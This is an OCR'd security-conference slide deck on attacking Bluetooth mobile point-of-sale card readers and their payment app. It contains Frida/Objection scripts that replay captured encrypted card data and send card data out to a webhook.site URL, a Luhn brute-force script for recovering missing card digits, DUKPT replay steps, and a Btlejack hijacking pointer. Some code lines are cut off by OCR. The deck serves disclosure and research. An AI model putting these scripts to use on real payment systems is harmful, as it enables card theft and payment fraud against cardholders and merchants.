

Turning my phone into a skimming device: MPos Solutions

Dan Borgogno & Ileana Barrionuevo

Who are we?

Dan Borgogno:
Security engineer@Latu Seguros
Security researcher

Ileana Barrionuevo:
Application security engineer
Security researcher@Labsis UTNFRC

https://twitter.com/dborgogno
https://twitter.com/accio_bugs






Protecting data and people through a new type of risk management.

- Democratizing cyber insurance, saving companies from bankruptcy after a cyber attack through advanced risk analytics.

- We fortify data security and proactively anticipate threats for businesses to stay one step ahead.




Agenda



- MPos Solutions
- Why Mpos?
- MPos Security
- Thesis
- Network Traffic Analysis
- Application analysis
- Bluetooth Analysis
- Hardware Analysis
- Data input Analysis
- Conclusion

Digital wallet & Mpos





bbpos · Kassen IT Fachhandel MAGICPOS® Handel | Gastronomie | Medical IT · stripe · DSPREAD · HCCTG 华辰联创 · Square

Why MPos?

Data transmission over Bluetooth

No pairing by code

- **How secure can this be?**
- **Supports bluetooth 4.0: pretty insecure**
- **Handles sensitive data: magstripe, NFC, EMV.**

User-controlled process

Business flow managed by the app:

- **Can we manipulate the client's data?**
- **What could we do with a rooted/tampered phone?**

Wide attack surface


- **data entry**
- **hardware hacking**
- **firmware hacking**
- **bluetooth hijacking**
- **application manipulation**
- **jar sdk reverse**
- **network traffic manipulation**

Responsibility delegation between digital wallet and device providers


Why MPos?



MPOS



Mobile App



Payment processor



Acquirer Bank

Issuing Bank



MPOS Features

Includes

- EMV chip card reader
- Magnetic stripe card reader
- NFC card reader
- Over-the-air firmware update
- Over-the-air key update
- Bluetooth® LE, EDR, USB serial



Supports


- EMV Contact L1 & L2, Contactless L1
- VISA payWave
- MasterCard PayPass
- AMEX ExpressPay
- Discover Contactless D-PAS
- VISA Ready
- MasterCard TQM, Mobile POS
- Discover Network ZIP
- PBOC 3.0 L1 & L2
- QPBOC 3.0 L1 & L2
- FCC, CE, RoHS

MPOS Security

Strengths

End-to-end data encryption technology

- Key Management:
  - DUKPT
  - MK/SK
- Encryption Algorithm TDES
- Bluetooth pairing numeric comparison





Magstripe: Tracks 1&2

- Can be cloned
- Static data
- Can be emulated

EMV: Chip & Pin

- OS embedded
- Tamper proof

NFC: EMV over RFID

- Mitm and Relay attacks
- Downgrade attack


Network traffic

Network traffic analysis

We can actually read & modify the traffic data:


- Tampered android + frida
- xposed + magisk + unpinning 2.0 + mitmproxy

We can control the payment flow

- Capture tokenized (encrypted) data

We can show the client whatever we want

Network traffic analysis



Abuse Case: Data reconstruction

request:

```
POST
https://mobile.######.com/v1/card_tokens
HTTP/2.0

{
   "card_present": {
       "card_data_entry_mode": "1",
       "fallback_indicator": true,
       "financingRateToBuyer": true,
       "ksn": "0109################",
       "poi": "BBPOS-CHB1039########",
       "poi_type": "BBPOS",
       "track1":
"B8A3##################...##################0
F66",
       "track2": "EC50###...###7F39"
   }
}
```

response:

```
HTTP/2.0 201

{
    "bin": "4092####",
    "card_number_length": 16,
    "cardholder": {
        "identification": {},
        "name": "                              "
    },
    "date_created": "2022-12-11T21:13:51.361-04:00",
    "date_due": "2022-12-11T21:13:51.361-04:00",
    "date_last_updated":
"2022-12-11T21:13:51.361-04:00",
    "expiration_month": #,
    "expiration_year": 20##,
    "first_six_digits": "4092##",
    "id": "b89c911f612cd860################",
    "last_four_digits": "6387",
    "live_mode": true,
    "luhn_validation": true,
    "require_esc": false,
    "status": "active" }
```

First 8 OCR

Expiration date

Last 4 OCR

Abuse Case: Data reconstruction

request:

```
PUT
https://mobile.######.com/v1/card_tokens/
b89c911f612cd860################
HTTP/2.0


{
    "cardholder": {
        "identification": {
            "number": "34559958",
            "type": "DNI"
        },
        "name": "
"
    },
    "security_code": "###"
}
```

DNI

CVV

response:

```
HTTP/2.0 201


{
    "bin": "4092####",
    "card_number_length": 16,
    "cardholder": {
        "identification": {
            "number": "34559958",
            "type": "DNI"
        },
        "name": "                                "
    },
    "date_created": "2022-12-11T21:13:51.361-04:00",
    "date_due": "2022-12-11T21:13:51.361-04:00",
    "date_last_updated": "2022-12-11T21:13:51.361-04:00",
    "expiration_month": #,
    "expiration_year": 20##,
    "first_six_digits": "4092##",
    "id": "b89c911f612cd860################",
    "last_four_digits": "6387",
    "live_mode": true,
    "luhn_validation": true,
    "require_esc": false,
    "security_code_length": 3,
    "status": "active" }
```

First 8 OCR

DNI

Expiration date


Last 4 OCR



Reading network traffic

We can almost reconstruct all the data needed from the responses to perform a new transaction.


This data IS NOT USED in front-end!



What do I need to steal a credit card?

Expiration date: Check
CVV: Check
Name: Check
OCR: Missing 4 numbers

9999 tries right? RIGHT?



How to get the last 4 digits?

Credit card data has a specific structure

We have to try only 999 different OCR codes:

- Difficult to block
- Can be validated using different solutions:
  - Payment link
  - External CC buying sites
  - Automated in less than 10 minutes

```
def luhn_checksum(card_number):
    def digits_of(n):
        return [int(d) for d in str(n)]
    digits = digits_of(card_number)
    odd_digits = digits[-1::-2]
    even_digits = digits[-2::-2]
    checksum = 0
    checksum += sum(odd_digits)
    for d in even_digits:
        checksum += sum(digits_of(d*2))
    return checksum % 10

def is_luhn_valid(card_number):
    return luhn_checksum(card_number) == 0


prev = 4425####
post = 8721
total = 0
for i in range(0,9999):
    number = prev*100000000+i*10000+post
    if
(is_luhn_valid(prev*100000000+i*10000+post)):
        print(str(number)+"\n")
        total = total +1
print(total)
```

Abuse Case: Reusing data

One of the standards of **DUKPT** specifies that the key must be used only **ONCE**:

The encryption key must be **deprecated** after one use, if we send the information again, the transaction **MUST FAIL**

Abuse Case: Reusing data



Steps

1: Initiated transaction

2: Make payment, capture data

3: Transaction accepted

4: Initiate malicious payment

5: Replace request with captured data

6: Transaction accepted


Demo Time


Application
analysis

Application analysis



VICTIM CARD


MPOS





Mobile App






Payment processor

Abuse Case: DUKPT abuse

One of the standards of DUKPT specifies that the key must be used once

DUKPT creates a unique key and cyphers data with that token.
Since we are the ones interacting with the app, we can manipulate the SDK to ask as many keys / encrypted data as we want.

Abuse Case: What if...?



Steps

1: Initiated transaction

2: Force bad payment, capture data (1)

3: Transaction failed

4: Initiate transaction

5: Replace request (1) with captured data, capture data (2)

6: Transaction accepted (1)

7: Initiate malicious payment

8: Replace request (2) with captured data

9: Transaction accepted

Abuse Case: What if...?

Objection + Frida script

```
const clazz = Java.use('com.apiclient.geopagos.serializers.dataserializers.CompleteOperationSerializer'

clazz.serialize.implementation = function () {

    Java.choose("com.apiclient.serializers.dataserializers.CompleteOperationSerializer", {

        onMatch: function (instance) {
            instance_saved = instance;
            let serialized_data = instance_saved.serialize();

            console.log("\n-----------------Found instance");
            console.log("-----------------Serialized card data: \n" + serialized_data.toString());

        },
        onComplete: function () {

            console.log("\nEnumeration of instances completed.\n");

            if(instances_array.length == 0 || !instances_array.includes(instance_saved)){
                instances_array.push(instance_saved);
            }
```

Abuse Case: What if...?

Objection + Frida script

```
    if (instances_array.length == 1) {

        fakedata.put('track2data', 'DUMMC490DCE5BEB648A9CB9DFE0C4266B01A8D4501C69FCEA76BAC9476105E1213A4
        fakedata.put('transactionType', 'nfc_emv');
        fakedata.put('ksn', 'DUCE5BEB648A9CB9DFE0C42660');
        fakedata.put('paymentMethod', 'card');

        console.log('\n------------------Tampered info: \n' + fakedata.toString());

    }
    else {
        fakedata = instances_array[instances_array.length - 2].serialize();
        console.log("\n------------------Sending previous card data: \n" + fakedata.toString());



    }

    return fakedata;
}
```

Abuse Case: What if...?

Objection + Frida script

```
// Leaking card data to URL
console.log("to leak data");
var StrictMode = Java.use("android.os.StrictMode");
var StrictModeBuilder = Java.use("android.os.StrictMode$ThreadPolicy$Builder");
var policy = StrictModeBuilder.$new().permitAll().build();
StrictMode.setThreadPolicy(policy);
let url = URL.$new("http://webhook.site/4e430553-f43f-41aa-b763-70d645ba7af9" + '?'
    + instance_saved.serialize().toString());


let urlConnection = Java.cast(url.openConnection(), HttpURLConnection);
console.log(urlConnection.getURL());


urlConnection.setRequestMethod('GET');
urlConnection.setRequestProperty("Content-Type", "application/json");
urlConnection.setRequestProperty("User-Agent", "Mozilla/5.0 (Windows; U; Windows NT 6

urlConnection.connect();
let responseCode = urlConnection.getResponseCode();

console.log("Response code: " + responseCode.toString());
if (responseCode == 200) {
    console.log("Card data sent to server.\n");
}
```

Abuse Case: What if...?

1) POST /startPayment.json → returns Operation ID



2) POST /operationCompletion.json → “OK”


Demo Time


Bluetooth
analysis

Bluetooth analysis









YiChip yc1021

Bluetooth 3.0

Bluetooth 5.0


Bluetooth analysis

Handles	Service > Characteristics		Properties	Data
1 > 11	Generic Access	1800		
3	Device Name	2a00	READ, WRITE	MPOS39A4808180
5	Appearance	2a01	READ	0xc8
7	Peripheral Preferred Connection Parameters	2a04	READ	
9	Peripheral Privacy Flag	2a02	READ	
11	Reconnection Address	2a03	WRITE	
12 > 15	Generic Attribute	1801		
14	Service Changed	2a05	INDICAT	
16 > 19	Tx Power	1804		
18	Tx Power Level	2a07	READ, Wi	
20 > 22	Battery Service	180f		
22	Battery Level	2a19	READ, NOTIFY	
23 > 39	Device Information	180a		
25	System ID	2a23	READ	000000
27	Manufacturer Name String	2a29	READ	Flagtrip
29	Model Number String	2a24	READ	yichip




Hijack with **Btlejack**

https://github.com/virtualabs/btlejack



40 > 50	49535343fe7d4ae58fa99fafd205e455		
42	495353431e4d4bd9ba6123c647249616	NOTIFY	
45	49535343884143f4a8d4ecbe34729bb3	WRITE	write
47	495353436daa4d02abf619569aca69fe	READ, WRITE 00000000000000000000000000000000000000000000	write
49	49535343aca3481c91ecd85e28a60318	WRITE, NOTIFY	write

